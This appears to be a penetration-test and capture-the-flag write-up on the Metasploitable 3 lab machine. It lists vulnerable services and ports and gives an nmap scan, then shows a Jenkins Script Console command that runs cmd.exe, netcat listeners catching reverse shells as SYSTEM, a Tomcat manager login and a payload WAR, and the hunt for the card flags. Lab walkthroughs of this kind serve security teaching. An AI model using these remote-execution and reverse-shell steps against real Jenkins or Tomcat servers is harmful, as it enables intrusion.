By Damsith Marasinghe

Pentest Report

Some of the exploits on metasploitable 3

1. GlassFish

Current sponsor of GlassFish Server is Oracle Corporation. They renamed is as Oracle GlassFish Server. Previously it was an open-source server project started by Sun Microsystems for the Java EE platform.

Running on Port 4848(HTTP), 8080(HTTP) and 8181(HTTPS)

2. Apache Struts

Apache Struts is a framework used the Java Developers for developing Java EE web applications. They adopt a model–view–controller architecture with the help of Apache Struts, which an open-source web application framework.

Running on Port 8282(HTTP)

3. Tomcat

Tomcat Server, is an open-source Java Servlet Container developed by the Apache Software Foundation (ASF). It is also called Tomcat and it builds on top of it, several Java EE specifications including Java Servlet, Java Server Pages (JSP), Java EL, and Web Socket. It also provisions a raw Java HTTP web server environment in which Java executables can run.

Running on Port 8282(HTTP)

4. Jenkins

An open source automation server written in Java called Jenkins, helps to automate software development process that involves no human intervention. It is a process of continuous integration and supporting technical side of implementation.

Running on Port 8484(HTTP)

5. IIS-FTP

FTP Server function is mainly transferring of files on Internet. The FTP server itself includes a file transfer protocol (FTP) address that is exclusively used to receiving an FTP connection.

Running on Port 21(FTP)

6. IIS-HTTP

Running on Port 80(HTTP)

7. PsExec

Telnet can be replaced with PsExec with its is small and easy to implement features like having the ability to execute processes on other systems, complete with full interactivity for console applications, with no manual install of client software. Main enhancements of PsExec are promoting interactive command prompts on remote systems and remote-enabling tools like ipconfig, without which information gathering of remote systems would be a nightmare.

Running on Port 445(SMB) and 139(NetBIOS)

8. WinRM

Windows Vista has a feature called Windows Remote Management (WinRM) which has the ability to run management scripts remotely. WinRM is handled by WS-Management Protocol which is a part of SOAP (Simple Object Access Protocol). Windows Millennium Edition (Me), Windows 2000, Windows XP or Windows Server 2003 computers with Windows Management Instrumentation (WMI) on them, has equivalent features as WinRM.

Running on Port 5985(HTTPS)

9. Chinese Caidao

China Chopper is a web site with hidden information and does not have any creditable useful information except for a good blog post from security researcher Keith Tyler.

Running on Port 80(HTTP)

10. ManageEngine

ManageEngine promotes enterprise IT management software for your service management, operations management, Active Directory and security needs.

Running on Port 8020(HTTP)

11. ElasticSearch

Elasticsearch is a search engine based on Lucene. It provides a distributed, multitenant-capable full-text search engine with an HTTP web interface and schema-free JSON documents.

Running on Port 9200(HTTP)

12. Apache Axis2

Apache Axis2 is a core engine for Web services. It is a complete re-design and re-write of the widely used Apache Axis SOAP stack.

Running on Port 8282(HTTP)

13. WebDAV

Web Distributed Authoring and Versioning is an extension of the Hypertext Transfer Protocol that allows clients to perform remote Web content authoring operations.

Running on Port 8585(HTTP)

14. SNMP

Simple Network Management Protocol is an Internet Standard protocol for collecting and organizing information about managed devices on IP networks and for modifying that information to change device behavior.

Running on Port 161(UDP)

15. MySQL

Michael Widenius's, daughter's name is affixed to the fist part of MYSQL, as "MY". Meaning of SQL is actually Structured Query Language. MYSQL is an open source relational Database Management System (DBMS).

.**Running on Port 3306(TCP)**

16. JMX

Java Management Extensions (JMX) is a Java technology that provides tools for controlling applications, system objects, devices (such as printers) and service related networks. Those resources are depicted by objects named MBeans (for Managed Bean). In the API, classes can be automatically loaded and started. Controlling applications can be implemented using the Java Dynamic Management Kit.

Running on Port 1617(TCP)

17. WordPress

WordPress.com is a blogging platform that is owned and hosted online by Automattic. It is run on WordPress, an open source piece of software used by bloggers.

Running on Port 8585(HTTP)

18. PHPMyAdmin

PHPMyAdmin is a free and open source administration tool for MySQL and MariaDB. As a portable web application made mainly in PHP, it has become one of the most popular MySQL administration tools, especially for web hosting services.

Running on Port 8585(HTTP)

19. Ruby on Rails

Ruby on Rails, or Rails, is a server-side web application framework written in Ruby under the MIT License. Rails is a model–view–controller framework, providing default structures for a database, a web service, and web pages.


Running on Port 3000(HTTP)


Metasploitable 3 flags


```
PORT      STATE SERVICE              VERSION
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
1617/tcp  open  rmiregistry          Java RMI
3000/tcp  open  http                 WEBrick httpd 1.3.1 (Ruby 2.3.3 (2016-11-
21))
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
3700/tcp  open  giop                 CORBA naming service
3820/tcp  open  ssl/giop             CORBA naming service
3920/tcp  open  ssl/exasoftport1?
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3;
Java 1.8)
5985/tcp  open  http                 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8019/tcp  open  qbdb?
8020/tcp  open  http                 Apache httpd
8022/tcp  open  http                 Apache Tomcat/Coyote JSP engine 1.1
```


```
8027/tcp  open  unknown
8028/tcp  open  postgresql          PostgreSQL DB
8031/tcp  open  ssl/unknown
8032/tcp  open  desktop-central     ManageEngine Desktop Central
DesktopCentralServer
8080/tcp  open  http                Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3;
Java 1.8)
8181/tcp  open  ssl/http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3;
Java 1.8)
8282/tcp  open  http                Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  ssl/http            Apache httpd
8443/tcp  open  ssl/https-alt?
8444/tcp  open  desktop-central     ManageEngine Desktop Central
DesktopCentralServer
8484/tcp  open  http                Jetty winstone-2.8
8585/tcp  open  http                Apache httpd 2.2.21 ((Win64) PHP/5.3.10
DAV/2)
8686/tcp  open  rmiregistry         Java RMI
9200/tcp  open  elasticsearch       Elastic elasticsearch 1.1.1
9300/tcp  open  vrace?
47001/tcp open  http                Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc               Microsoft Windows RPC
49153/tcp open  msrpc               Microsoft Windows RPC
49154/tcp open  msrpc               Microsoft Windows RPC
49158/tcp open  msrpc               Microsoft Windows RPC
49178/tcp open  unknown
49179/tcp open  rmiregistry         Java RMI
49180/tcp open  tcpwrapped
49185/tcp open  msrpc               Microsoft Windows RPC
49245/tcp open  msrpc               Microsoft Windows RPC
49258/tcp open  ssh                 Apache Mina sshd 0.8.0 (protocol 2.0)
49259/tcp open  jenkins-listener    Jenkins TcpSlaveAgentListener
49294/tcp open  rmiregistry         Java RMI
49297/tcp open  unknown
49298/tcp open  unknown
49299/tcp open  unknown
```


New Item
People
Build History
Manage Jenkins
Credentials
Build Queue
No builds in the queue.
Build Executor Status
1 Idle
2 Idle
Script Console
Type in an arbitrary Groovy script and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use System.out, it will go to the server's stdout, which is harder to see.) Example:
println(Jenkins.instance.pluginManager.plugins)
All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.
println new ProcessBuilder("cmd.exe", "/C whoami").redirectErrorStream(true).start().text
Run
Result
nt authority\local service
Help us localize this page
Page generated: Apr 6, 2018 9:59:29 PM
REST API
Jenkins ver. 1.637


root@kali:~# nc -lnvp 443
listening on [any] 443 ...
connect to [192.168.206.133] from (UNKNOWN) [192.168.206.135] 49721
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\jenkins\Scripts>


root@kali: ~
File Edit View Search Terminal Help
you must define such a user - the username and password are arbitrary. It is
strongly recommended that you do NOT use one of the users in the commented out
section below since they are intended for use with the examples web
application.
-->
<!--
NOTE: The sample user and role entries below are intended for use with the
examples web application. They are wrapped in a comment and thus are ignored
when reading this file. If you wish to configure these users for use with the
examples web application, do not forget to remove the <!.. ..> that surrounds
them. You will also need to set the passwords to something appropriate.
-->
<!--
<role rolename="tomcat"/>
<role rolename="role1"/>
<user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
<user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
<user username="role1" password="<must-be-changed>" roles="role1"/>
-->
<role rolename="manager-gui"/>
<user username="sploit" password="sploit" roles="manager-gui"/>
</tomcat-users>
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf>


root@kali:~# jar -xvf payload.war
created: META-INF/
inflated: META-INF/MANIFEST.MF
created: WEB-INF/
inflated: WEB-INF/web.xml
inflated: uayhmjwv.jsp
root@kali:~# nc -lnvp 80
listening on [any] 80 ...
connect to [192.168.206.133] from (UNKNOWN) [192.168.206.135] 49841
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>whoami
whoami
nt authority\system
C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33>



root@kali:~/Metasploitable-Flags# unzip jack_of_hearts.docx
Archive: jack_of_hearts.docx
   creating: docProps/
  inflating: docProps/app.xml
  inflating: docProps/core.xml
   creating: word/
  inflating: word/document.xml
  inflating: word/fontTable.xml
   creating: word/media/
  inflating: word/media/image1.png
 extracting: word/media/jack_of_hearts.png
  inflating: word/settings.xml
  inflating: word/styles.xml
   creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
   creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: [Content_Types].xml
   creating: _rels/
  inflating: _rels/.rels

Jack of Clubs

When you got access access to the System, and went to C:\Windows\System32 and the .png file would be available for you at that point.


Seven of Spades


The Seven of Spades was found at C:\Users\Public\Documents. It was a .pdf file. Used pdfimages in order to retrieve the FLAG



Ace of Hearts

The Ace of Hearts was found at C:\Users\Public\Pictures. It was a .jpg, but all the other flags were .png and also the .jpg flag different from the rest. By using binwalk on the file, you would notice that there was a zip file hidden inside. I copied the file and modified the extension to a .zip extension and then ultimately unzipped the file to discover the flag.





